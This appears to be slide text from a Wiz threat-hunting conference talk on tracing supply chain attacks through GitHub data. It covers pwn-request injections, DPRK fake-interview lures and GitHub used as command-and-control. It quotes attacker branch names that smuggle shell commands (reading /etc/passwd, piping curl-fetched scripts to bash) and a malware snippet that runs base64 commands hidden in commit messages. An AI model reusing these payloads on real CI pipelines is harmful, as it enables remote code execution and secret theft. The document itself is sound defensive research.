



**DECEMBER 10-11, 2025**

EXCEL LONDON / UNITED KINGDOM

# The Forensic Trail On GitHub: Hunting For Supply Chain Activity

Threat Hunting & Incident Response

GitHub is **fundamental infrastructure** and a **medium** through which attackers traverse.

But **threat intelligence analysis** of GitHub data (pivoting) remains **overlooked** and **understudied**.

**Bug bounty** is a proxy for “malicious” activity

#2937622



212

## Public GitHub repositories for multiple HackerOne managed triage team profiles contain private HackerOne reports information

Share:



### TIMELINE



w2w submitted a report to [HackerOne](#).

January 14, 2025, 5:30pm UTC

### Description


Hello, team! I hope this report finds you well. I identified a shared GitHub profile for the HackerOne-managed triage team at [REDACTED]. It contains 44 public repositories, many of which were recently created:

[REDACTED]

Since this is a shared managed triage account, I thought that it could possibly be used to reproduce vulnerabilities for HackerOne-managed bug bounty programs. I did a quick look at the recent repos, and I discovered quite a few (*active?*) related to HackerOne bug bounty programs:

- [REDACTED]/tester/blob/main/a.js looks like an exploitation script for IDOR at [REDACTED]. [REDACTED] has a private h1-managed bug bounty program.
- By looking at the last commit in the [REDACTED] branch for [REDACTED]/edge-runtime, we can find a new file uploaded [REDACTED] with an exploit for access token, server URL, and secret leak for [REDACTED]'s edge runtime CLI tool [REDACTED]. [REDACTED] has a private h1-managed bug bounty program.
- Code execution in powertools for [REDACTED] lambda Java [REDACTED]/clone-[REDACTED] by referring to an executable in the configuration file pom.xml. [REDACTED] [REDACTED] has a private h1-managed bug bounty program.
- [REDACTED]: secrets leak from GitHub actions by injecting a command to .github/workflows/pr-build.yml and creating PR [REDACTED]. [REDACTED] has a private/public h1-managed bug bounty programs.

# PWN REQUEST: EXPLOIT CHAIN VIA 'PULL\_REQUEST\_TARGET'



Case: Adyen

## Potential Attacks

Created At	Actor Login	Event Type	Repo Name	Ref
2025-12-04 18:22:09	barakharyati	CreateEvent	barakharyati/inference	chore/models-sync/test(chmod\${IFS}+x\${IFS}file.sh,./file.sh)
2025-11-26 09:03:59	mongoao	CreateEvent	mongoao/streamlit	test"lid;cat\${IFS}/etc/passwd;#
2025-11-26 09:01:37	mongoao	CreateEvent	mongoao/streamlit	test"lid;cat\${IFS}/etc/passwd;#-2
2025-11-26 08:44:10	mongoao	CreateEvent	mongoao/streamlit	test"lid;cat\${IFS}/etc/passwd;#-1
2025-11-21 12:35:19	arnolag	CreateEvent	arnolag/test-ci-fork	`echo\${IFS}sdkjfhksfjhd`
2025-11-21 12:33:30	arnolag	CreateEvent	arnolag/test-ci-fork	")\${IFS}&&\${IFS}{echo,sdkjfsjdkf}\${IFS}("foo
2025-10-28 17:24:20	pinteirest	CreateEvent	pinteirest/octopus-permissions-controller	main);id;cat\${IFS}/etc/passwd;#
2025-10-28 03:33:44	Baldr27	PushEvent	prosthetic-team/branch-names-poc1	refs/heads/\$(curl,-sSfL,raw.githubusercontent.com/Baldr27/branch-names-poc/refs/heads/main/script/exploit.sh}\${IFS} \${IFS}bash)
2025-10-28 03:33:24	Baldr27	CreateEvent	prosthetic-team/branch-names-poc1	\$(curl,-sSfL,raw.githubusercontent.com/Baldr27/branch-names-poc/refs/heads/main/script/exploit.sh}\${IFS} \${IFS}bash)
2025-10-28 03:28:15	Baldr27	PushEvent	Baldr27/branch-names-poc	refs/heads/\$(curl,-sSfL,www.naturl.link/NNT652}\${IFS} \${IFS}bash)
2025-10-28 03:20:55	Baldr27	PushEvent	Baldr27/branch-names-poc	refs/heads/\$(curl,-sSfL,raw.githubusercontent.com/Baldr27/branch-names-poc/refs/heads/main/script/exploit.sh}\${IFS} \${IFS}bash)
2025-10-28 03:19:52	Baldr27	CreateEvent	Baldr27/branch-names-poc	\$(curl,-sSfL,raw.githubusercontent.com/Baldr27/branch-names-poc/refs/heads/main/script/exploit.sh}\${IFS} \${IFS}bash)

# Your Guides on the Trail

“Gentleman, scholar,  
and cloud agitator”  
– Clint Gibler



**Rami McCarthy**  
Cloud Risk Research Lead,  
Wiz



**Amitai Cohen**  
Tactical Threat Intel Lead,  
Wiz

Pivot Cartographer  
& Crier at Clouds

# Agenda

1. Recent Attacks
2. Platform & Protocol
3. Methodology
4. Challenges



# GitHub in the Crosshairs

> A Recent History of Escalating Attacks

**WIZ** Research  
**Supply Chain Attack on Ultralytics**  
CI/CD Compromise in the Wild




LIVE 24

JUST IN • THIS JUST IN • THIS JUST IN • THIS JUST IN

December 9, 2024

**WIZ** Research  
**tj-actions/changed-files Supply Chain Attack**  
CI/CD Pipelines Impacted



LIVE 24

JUST IN • THIS JUST IN • THIS JUST IN • THIS JUST IN

March 15, 2025

**WIZ** Threat Update!  
**New GitHub Action supply chain attack**  
reviewdog/action-setup



March 17, 2025

**WIZ** Research  
**s1ngularity: Supply Chain Attack**  
Leaks Secrets on Github



LIVE 24

JUST IN • THIS JUST IN • THIS JUST IN • THIS JUST IN

August 27, 2025

**WIZ** Threat Update!  
**Shai-Hulud: npm Supply Chain Worm Delivering Data-Stealing Malware**



September 16, 2025


**WIZ** Threat Update!  
**Shai-Hulud 2.0: New Supply Chain Campaign**



November 24, 2025

# SHA1-HULUD 2.0: ONGOING SUPPLY CHAIN ATTACK

new techniques in Sha1-Hulud 2.0





DPRK recruiters  
and candidates  
might be **fake**,  
but their abuse of  
GitHub is **real**.



# WANTED BY THE FBI

## DPRK IT WORKERS



Jong Song Hwa



Kim Ryu Song



Ri Kyong Sik



Rim Un Chol



Kim Mu Rim



Cho Chung Pom



Hyon Chol Song



Son Un Chol



Sok Kwang Hyok



Choe Jong Yong



Ko Chung Sok



Kim Ye Won



Jong Kyong Chol



Jang Chol Myong

### REWARD

The Rewards For Justice Program, United States Department of State, is offering a reward of up to \$5 million for information that leads to the disruption of financial mechanisms of persons engaged in certain activities that support North Korea (Democratic People's Republic of Korea, DPRK), including the exportation of workers from North Korea to generate revenue, money laundering, and specified cyber activity and actions that support North Korea's weapons of mass destruction proliferation.

### CAUTION

Jong Song Hwa, Kim Ryu Song, Ri Kyong Sik, Rim Un Chol, Kim Mu Rim, Cho Chung Pom, Hyon Chol Song, Son Un Chol, Sok Kwang Hyok, Choe Jong Yong, Ko Chung Sok, Kim Ye Won, Jong Kyong Chol, and Jang Chol Myong are wanted for their alleged involvement in a conspiracy to generate revenue and launder it for the North Korean regime from approximately April 2017 to approximately March 2023 in violation of United States and international sanctions.

Federal arrest warrants were issued for them in the United States District Court, Eastern District of Missouri, Eastern Division, St. Louis, Missouri, in December 2024.

**If you have any information concerning these individuals, please contact your local FBI office, the nearest American Embassy or Consulate, or you can submit a tip online at [tips.fbi.gov](https://tips.fbi.gov).**

Field Office: St. Louis


[www.fbi.gov](https://www.fbi.gov)

## 2. The Interview Process:



- **Initial Engagement:** The fake recruiters engage with candidates, often moving the conversation to platforms like Telegram or Discord.
- **The Malicious Task:** The core of the attack occurs during a technical assessment phase. Candidates are asked to perform a coding test or review a project, which requires them to download files from repositories like GitHub. These files contain malicious code.

DPRK Adopts EtherHiding: Nation-State Malware Hiding on Blockchains, Google Threat Intelligence



Inside the GitHub Infrastructure Powering North Korea's Contagious Interview npm Attacks, Socket

Repositories hosting malicious code



```
hxxps[:]gitlab[.]com/technicalmanager-group/real-esate
hxxps[:]gitlab[.]com/real-world-assest-tokenization/goldencity
hxxps[:]gitlab[.]com/goldencity-group/goldencity-demo
hxxps[:]github[.]com/meta-stake/RealEstateVC
hxxps[:]github[.]com/meta-stake/RaceStake
hxxps[:]github[.]com/parth5805/iGuru-Task
hxxps[:]github[.]com/adammajoros250-creator/alex111
```

GitHub account identified making initial commits to other repositories containing malicious code

```
hxxps[:]github[.]com/carlotalentengine-sketch
```

Contagious Interview Actors Now Utilize JSON Storage Services for Malware Delivery, Nviso Labs

# GitHub for Command & Control (C2)

RL

```
56 class PostEggInfo(egg_info):
57     def run(self):
58         egg_info.run(self)
59         remote_url = 'https://github.com/isaaknikolaev/PySocks.git'
60         destination_path = pathlib.Path(get_temp_directory()) / 'PySocks'
61
62         if os.name == 'nt':
63             # Clone the remote repository
64             repo = clone(remote_url, destination_path)
65
66             # Get the commit at the HEAD of the default branch (e.g., 'master')
67             head_commit = repo[repo.head()]
68             commit_message = head_commit.message.decode('utf-8')
69
70             if c_message.startswith('uJq93k8bmm7KqjL'):
71                 clean_message = commit_message.replace('uJq93k8bmm7KqjL', '')
72                 process = subprocess.Popen(
73                     ['python', "-c", base64.b64decode(clean_message).decode('utf-8')],
74                     creationflags=subprocess.CREATE_NEW_PROCESS_GROUP,
75                     stdout=subprocess.PIPE,
76                     stderr=subprocess.PIPE,
77                     stdin=subprocess.PIPE
78                 )
79
80             # Clean up after finishing
81
82             shutil.rmtree(destination_path)
```

Figure 4: Fetching and executing commands from a Base64 encoded commit message

Malware leveraging public infrastructure like GitHub on the rise,  
Reversing Labs

# The Unintentional Leak: A glimpse into the attack vectors of APT37



During our threat hunting research, we came across a [GitHub repository](#) which is owned by a member of the threat actor group. Due to an operational security (OpSec) failure of the threat actor, we were able to access a wealth of information about the malicious files used by this APT group along with the timeline of their activities dating as far back as October 2020.



# Git & GitHub


> Ecosystem 101 for defenders

- Repositories
- Commits
- Branches

THIS IS GIT. IT TRACKS COLLABORATIVE WORK ON PROJECTS THROUGH A BEAUTIFUL DISTRIBUTED GRAPH THEORY TREE MODEL.

COOL. HOW DO WE USE IT?

NO IDEA. JUST MEMORIZE THESE SHELL COMMANDS AND TYPE THEM TO SYNC UP. IF YOU GET ERRORS, SAVE YOUR WORK ELSEWHERE, DELETE THE PROJECT, AND DOWNLOAD A FRESH COPY.



**GitHub** is tightly entwined with **Git**

- **Forks** are independent copies of repositories
- All part of a “repository network”
  - Corollary: deleting a fork is just deleting a *pointer*

```
felt cute, might put gh source code on dmca repo now idk
```

 nat committed on Nov 3, 2020

<https://github.com/github/dmca/commit/565e...>

- **Pull Requests** are a special type of branch
- Commits in a pull request are available in a repository even before the pull request is merged

```
git checkout pr/999
```

- **Gists** are “a simple way to share code snippets, notes, and other small pieces of information”
- A special, lightweight type of repository



[schacon](#) / [gist:1](#)

Created 17 years ago

the meaning of gist

1 file

117 forks

1081 comments

216 stars

```
1 This is gist.
2 There are many like it, but this one is mine.
3 It is my life.
4 I must master it as I must master my life.
5 Without me gist is useless.
6 Without gist, I am useless.
```



# Investigation Methodology

> Users

**Pivoting** is about using information we already have in order to discover **new information**

*"While investigating threat activity, I found an IP address ...what can I do with it?"*

— You, possibly.

# Investigating Users



**Thomas Dohmke**  
ashtom · he/him


Cross-site username reuse



Reverse image search



Affiliation



Building something new. Former CEO  
**@github**

5.4k followers · 23 following

@github

Earth

04:00 - 10h behind

@ashtom

in/ashtom

Network



# Investigating Users



```
github.com/ashtom.gpg

-----BEGIN PGP PUBLIC KEY BLOCK-----


mDMEYZ609hYJKwYBBAHaRw8BAQdAUiyPf4E437+jTqDFxDHSacsa33Hrhna1Wgmx
3xCCZ5K0IFRob21hcyBEb2hta2UgPHRob21hc0Bkb2hta2UuZGU+iJAEExYKADgW
IQQad8gNUm11luRK1y7k4JGrwjpdjwUCYZ609gIbAwULCQgHAwUVCgkICwUWAgMB
AAIeBQIXgAAKCRDk4JGrwjpdj9r9AP9Qb0LlGu0bzGBwbCNC7Nkgjnc/WQi7vIQE
gsoeGkIDfAEAqRiNtjCCwHAEaL40bDG5opEAEmB1/dBgGZqtJVU03wu40ARhnrT2
```

```
github.com/ashtom.keys

ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAQEA0GqNL11N9typXG65yvR0PvUAEyWyGw5WazfdNDix1ox8H9YBXX7xotmv0XIC/1itoZ74
NGFS6yrDnEgD66mFQDQpSAYx0ymYUx4CI0f+JeukTyKM9EIu/pBI9jhlTc7eu/Xz1tIsit0Uq04mx9heUTpkZWoTQywAJtKI
zLHdcbhCTw4+RJpXdZb1Mqqf+eUN6r0CZLNKW2kMU4fdm60vdsdQqyJeztNGtFGHwzo4jCUIvhx7a7nJnMp6LrJpBrjJoPYi
D5UCMH8Mju4LsHQYx0dQEz8VUCF+ZVBBaujgvb0MS/lwk4EYlNmita6k7AmXz00570kHRftPI04Ks+trHQ==
```

# Investigating Users



☰ 

Filter by

- <> Code 0
- 📁 Repositories 0
- 🕒 Issues 1
- 🔗 Pull requests 7**
- 💬 Discussions 0
- 👤 Users 0
- ↩️ Commits 0
- 📦 Packages 0
- 📖 Wikis 0
- 🏷️ Topics 0
- 🔧 Marketplace 0

7 results (239 ms)

commercetools/merchant-center-application-kit

🔗 [Preview/\\$\(curl, s sf l,https/gist.githubusercontent.com/jeficmer456/ece1f08515e6168d7ebf2427ac64a53c/raw/morningjoe.sh|bash\)](https://gist.github.com/jeficmer456/ece1f08515e6168d7ebf2427ac64a53c/raw/morningjoe.sh|bash)

👤 ghost · 💬 4 · Opened on Dec 2, 2024 · #3659

commercetools/merchant-center-application-kit

🔗 [update yml](#)

👤 ghost · 💬 2 · Opened on Dec 2, 2024 · #3661

commercetools/merchant-center-application-kit

🔗 [update contribute](#)

👤 ghost · 💬 3 · Opened on Dec 2, 2024 · #3660

# Investigating Users



`github.com/ashtom/feed-to-slack-summaries/commit/db2beb2b827a90f389f96ef957fa7238c39bec23.patch`

From `db2beb2b827a90f389f96ef957fa7238c39bec23` Mon Sep 17 00:00:00 2001  
From: Thomas Dohmke <thomas@dohmke.de>



From `fad44931fcf89f0c3ab43db1577ed77a6e9c44cc` Mon Sep 17 00:00:00 2001  
From: Rami McCarthy <ramimac@users.noreply.github.com>

# Investigating Users



<b>№</b>	<b>created_at</b>	<b>event_type</b>	<b>actor_l...</b>	<b>repo_name</b>
1	2011-02-13 09:48:43	PushEvent	ashtom	codenauts/CNSKit
